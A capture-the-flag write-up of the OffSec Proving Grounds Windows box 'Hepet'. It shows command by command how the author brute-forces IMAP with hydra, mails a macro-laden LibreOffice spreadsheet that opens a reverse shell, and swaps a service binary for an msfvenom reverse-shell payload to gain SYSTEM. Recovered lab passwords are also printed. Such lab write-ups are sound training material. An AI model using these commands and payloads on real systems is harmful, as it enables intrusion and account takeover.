OffSec Proving Grounds Hepet Writeup (Windows)
Windows box. Names off the team page brute force IMAP, a LibreOffice macro mailed to mailadmin lands a shell, and swapping VeyonService gives SYSTEM.
Summary
Hepet exposes a web server, a Mercury/32 SMTP and IMAP pair, an anonymous FileZilla FTP and a VNC service. The team page on port 8000 gives the staff names and the username convention, SMTP confirms which of them are real, and cewl builds a wordlist from the site that hydra sprays against IMAP to find jonas with SicMundusCreatusEst. Reading that mailbox with curl turns up two memos: spreadsheets are processed on the mail server in LibreOffice, and they should be sent to mailadmin. MMG-LO builds an .ods carrying a reverse shell macro, swaks mails it to mailadmin as jonas, and the callback arrives as Ela Arwel. PrivescCheck then reports the WinLogon password LadderWheelGallon443 plus a VeyonService binary sitting inside that user’s own home folder, so overwriting veyon-service.exe with an msfvenom payload and rebooting returns a shell as NT Authority\SYSTEM.
Things learned
My enumeration methodology was correct. I was able to enumerate usernames based on the information on the website, and used the SMTP server to verify them.
I also created a custom wordlist using “cewl” containing all the words in the website.
Generally speaking I don’t like network bruteforcing credentials. I usually do that as a last resort, but maybe I should do it more often. I ran “hydra” first against the FTP server because previous experiences tell me that FTP is a good service to bruteforce since it authenticates fast and has no rate limit by default. However, this FTP server was no good for me, and I had to switch to other service. I used IMAP.
The hydra command I used against IMAP contained the -V flag, which would display all the username/password attempts as it tries them. This effectively killed my enumeration because, using the cewl wordlist from before and my username wordlist, it actually found a valid password but I never saw it since the output was a complete mess. Next time, I shouldn’t use the -V flag.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
# Nmap 7.98 scan initiated Sun Jan 18 16:09:05 2026 as: nmap -A -vv -oN scans/nmap.all -p- --min-rate 2500 192.168.234.140
Nmap scan report for 192.168.234.140
Host is up, received conn-refused (0.14s latency).
Scanned at 2026-01-18 16:09:06 -03 for 221s
Not shown: 65513 closed tcp ports (conn-refused)
PORT      STATE SERVICE        REASON  VERSION
25/tcp    open  smtp           syn-ack Mercury/32 smtpd (Mail server account Maiser)
|_smtp-commands: localhost Hello nmap.scanme.org; ESMTPs are:, TIME
79/tcp    open  finger         syn-ack Mercury/32 fingerd
| finger: Login: Admin         Name: Mail System Administrator\x0D
| \x0D
|_[No profile information]\x0D
105/tcp   open  ph-addressbook syn-ack Mercury/32 PH addressbook server
106/tcp   open  pop3pw         syn-ack Mercury/32 poppass service
110/tcp   open  pop3           syn-ack Mercury Mail Transport System pop3d
|_pop3-capabilities: TOP UIDL USER EXPIRE(NEVER) APOP
135/tcp   open  msrpc          syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn    syn-ack Microsoft Windows netbios-ssn
143/tcp   open  imap           syn-ack Mercury/32 imapd 4.62
|_imap-capabilities: X-MERCURY-1A0001 AUTH=PLAIN IMAP4rev1 OK complete CAPABILITY
443/tcp   open  ssl/http       syn-ack Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
|_ssl-date: TLS randomness does not represent time
|_http-title: Time Travel Company Page
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:     a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
| SHA-1:   b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
| SHA-256: 0169 7338 0c0f 1df0 0bd9 593e d8d5 efa3 706c d6df 7993 f614 1272 b805 22ac dd23
| -----BEGIN CERTIFICATE-----
| MIIBnzCCAQgCCQC1x1LJh4G1AzANBgkqhkiG9w0BAQUFADAUMRIwEAYDVQQDEwls
| b2NhbGhvc3QwHhcNMDkxMTEwMjM0ODQ3WhcNMTkxMTA4MjM0ODQ3WjAUMRIwEAYD
| VQQDEwlsb2NhbGhvc3QwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMEl0yfj
| 7K0Ng2pt51+adRAj4pCdoGOVjx1BmljVnGOMW3OGkHnMw9ajibh1vB6UfHxu463o
| J1wLxgxq+Q8y/rPEehAjBCspKNSq+bMvZhD4p8HNYMRrKFfjZzv3ns1IItw46kgT
| gDpAl1cMRzVGPXFimu5TnWMOZ3ooyaQ0/xntAgMBAAEwDQYJKoZIhvcNAQEFBQAD
| gYEAavHzSWz5umhfb/MnBMa5DL2VNzS+9whmmpsDGEG+uR0kM1W2GQIdVHHJTyFd
| aHXzgVJBQcWTwhp84nvHSiQTDBSaT6cQNQpvag/TaED/SEQpm0VqDFwpfFYuufBL
| vVNbLkKxbK2XwUvu0RxoLdBMC/89HqrZ0ppiONuQ+X2MtxE=
|_-----END CERTIFICATE-----
445/tcp   open  microsoft-ds?  syn-ack
2224/tcp  open  http           syn-ack Mercury/32 httpd
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Mercury HTTP Services
5040/tcp  open  unknown        syn-ack
8000/tcp  open  http           syn-ack Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
|_http-title: Time Travel Company Page
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
11100/tcp open  vnc            syn-ack VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|_    Unknown security type (40)
20001/tcp open  ftp            syn-ack FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- 1 ftp ftp            312 Oct 20  2020 .babelrc
| -r--r--r-- 1 ftp ftp            147 Oct 20  2020 .editorconfig
| -r--r--r-- 1 ftp ftp             23 Oct 20  2020 .eslintignore
| -r--r--r-- 1 ftp ftp            779 Oct 20  2020 .eslintrc.js
| -r--r--r-- 1 ftp ftp            167 Oct 20  2020 .gitignore
| -r--r--r-- 1 ftp ftp            228 Oct 20  2020 .postcssrc.js
| -r--r--r-- 1 ftp ftp            346 Oct 20  2020 .tern-project
| drwxr-xr-x 1 ftp ftp              0 Oct 20  2020 build
| drwxr-xr-x 1 ftp ftp              0 Oct 20  2020 config
| -r--r--r-- 1 ftp ftp           1376 Oct 20  2020 index.html
| -r--r--r-- 1 ftp ftp         425010 Oct 20  2020 package-lock.json
| -r--r--r-- 1 ftp ftp           2454 Oct 20  2020 package.json
| -r--r--r-- 1 ftp ftp           1100 Oct 20  2020 README.md
| drwxr-xr-x 1 ftp ftp              0 Oct 20  2020 src
| drwxr-xr-x 1 ftp ftp              0 Oct 20  2020 static
|_-r--r--r-- 1 ftp ftp            127 Oct 20  2020 _redirects
|_ftp-bounce: bounce working!
33006/tcp open  mysql          syn-ack MariaDB 10.3.24 or later (unauthorized)
49664/tcp open  msrpc          syn-ack Microsoft Windows RPC
49665/tcp open  msrpc          syn-ack Microsoft Windows RPC
49666/tcp open  msrpc          syn-ack Microsoft Windows RPC
49667/tcp open  msrpc          syn-ack Microsoft Windows RPC
49668/tcp open  msrpc          syn-ack Microsoft Windows RPC
49669/tcp open  msrpc          syn-ack Microsoft Windows RPC
Service Info: Host: localhost; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-01-18T19:12:18
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 59672/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 20403/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 60687/udp): CLEAN (Timeout)
|   Check 4 (port 35367/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 0s

Read data files from: /home/user/Software/nmap-7.98
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 18 16:12:47 2026 -- 1 IP address (1 host up) scanned in 222.04 seconds
Web Server Enumeration - Port 443 and 8000
The homepage seems to be just a random template, with boilerplate information. I can, however, access /teams and have a look at what seems to be the naming convention for users (http://192.168.234.140:8000/team/):

More specifically, this page reveals:
1
2
3
4
5
6
agnes
charlotte
ela_arwel
jonas
magnus
martha
I also use cewl to generate a custom wordlist (saved as cewl.list) based on the words in the website:
1
cewl https://192.168.234.140/ > cewl.list
Port 25 - SMTP
The banner says:
1
Mercury/32 smtpd (Mail server account Maiser)
Username Enumeration
Created “users.txt” based on the information obtained from the website:
1
2
3
4
5
6
7
8
agnes
charlotte
ela_arwel
jonas
magnus
martha
ela
arwel
Ran an automated tool to enumerate for valid usernames:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
$ ~/hacking/tools/smtp-user-enum-1.2/smtp-user-enum.pl -M VRFY -U users.txt -t 192.168.234.140
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... users.txt
Target count ............. 1
Username count ........... 8
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Sun Jan 18 17:01:44 2026 #########
192.168.234.140: jonas exists
192.168.234.140: magnus exists
192.168.234.140: charlotte exists
192.168.234.140: agnes exists
192.168.234.140: martha exists
######## Scan completed at Sun Jan 18 17:01:46 2026 #########
5 results.
Port 143: IMAP
The banner says:
1
Mercury/32 imapd 4.62
Credential Bruteforce
IMAP requires valid creds to access mailboxes. I run hydra against the imap service to see if I can get a valid credential:
1
hydra -L users.txt -P cewl.list imap://192.168.234.140 -V -u
Among the results, I see a green:

More specifically, new credentials:
1
2
Username: jonas
Password: SicMundusCreatusEst
Port 11100 - VNC - Stuck
1
RFB 3.8
Unknown security type (?):
1
2
Security types:
|_    Unknown security type (40)
Port 20001 - FTP - Stuck
FTP Server banner:
1
2
3
4
5
$ ftp 192.168.234.140 -P 20001
Connected to 192.168.234.140.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Can download everything, as anonymous. However, can’t upload anything. The files in this ftp server seem to be just… random? I don’t see any of this in the web server.
Initial Access
List all inboxes:
1
2
$ curl -k 'imap://192.168.234.140/INBOX?ALL' --user jonas:SicMundusCreatusEst
* SEARCH 1 2 3 4 5
After enumerating all emails, I can say the most important ones are ID number 2 and ID number 4. I read number 2:
1
curl -k 'imap://192.168.234.140/INBOX;UID=2' --user jonas:SicMundusCreatusEst
It works, here are the contents:

More specifically:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
From: "mailadmin@localhost" <mailadmin@localhost>
To: "agnes@localhost" <agnes@localhost>
Cc: "jonas@localhost" <jonas@localhost>,
 "magnus@localhost" <magnus@localhost>
Subject: Important
Date: Mon, 19 Oct 2020 19:28:39 +0000

Team,

We will be changing our office suite to LibreOffice. For the moment, all the spreadsheets and documents will be first procesed in the mail server directly to check the compatibility.

I will forward all the documents after checking everything is working okay.

Sorry for the inconveniences.
And email ID number 4:
1
2
3
4
5
6
7
8
9
10
Hi team!

I'm new here, will be doing PR for the company.
Its a pleasure to work with all of you!

If you can please send to mailadmin the spreadsheet for printing with all the company contacts will be really apreciated .

Ela, can you install the office suite on my machine?

Cheers!
It instructs me to send Libre Office spreadsheets to “mailadmin”. I use a script from this github repository (MMG-LO) to generate a spreadsheet document containing a malicious macro that will execute a reverse shell payload when executed:
1
python3 mmg-ods.py windows 192.168.45.205 53
Prepare netcat listener:
1
sudo rlwrap nc -lvnp 53
I use swaks to send the email:
1
swaks -t mailadmin@localhost --from jonas@localhost --attach file.ods --server 192.168.234.140 --body "Please check this spreadsheet" --header "Subject: Please check this spreadsheet"
After a few seconds I got the connection back as “Ela Arwel”.
Privilege Escalation
I ran PrivescCheck in the machine. It yielded some interesting results like WinLogon creds:

With that, new credentials:
1
2
3
Domain   :
Username : Ela Arwel
Password : LadderWheelGallon443
PrivescCheck report also indicates the following privesc vector:

More specifically, a werid-loking service named VeyonService located in Ela Arwel’s home folder at C:\Users\Ela Arwel\Veyon\veyon-service.exe.
I google for this service and find that it has a Unquoted Service Path vulnerability on its track record, affecting two distinct versions. (Exp 1, Exp 2).
However, there’s no need to exploit this vuln since the service is installed directly in the home folder of the user we control.
Generate rev shell executable with msfvenom:
1
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.205 LPORT=53 -f exe -o evil.exe
Transfer “evil.exe” to the victim. Replace “veyon-service.exe” with evil.exe:
1
2
3
4
5
C:\Users\Ela Arwel\Veyon>move ..\evil.exe veyon-service.exe
move ..\evil.exe veyon-service.exe
Overwrite C:\Users\Ela Arwel\Veyon\veyon-service.exe? (Yes/No/All): yes
yes
        1 file(s) moved.
Prepare netcat listener:
1
sudo rlwrap nc -lvnp 53
We can’t control the service start/stop, but the server starts automatically every machine reboot. Reboot the machine:
1
C:\Users\Ela Arwel\Veyon>shutdown /r

As soon as the victim machine restarted, I got a reverse shell connection on my netcat listener (as NT Authority\SYSTEM, as you can see from the screenshot below: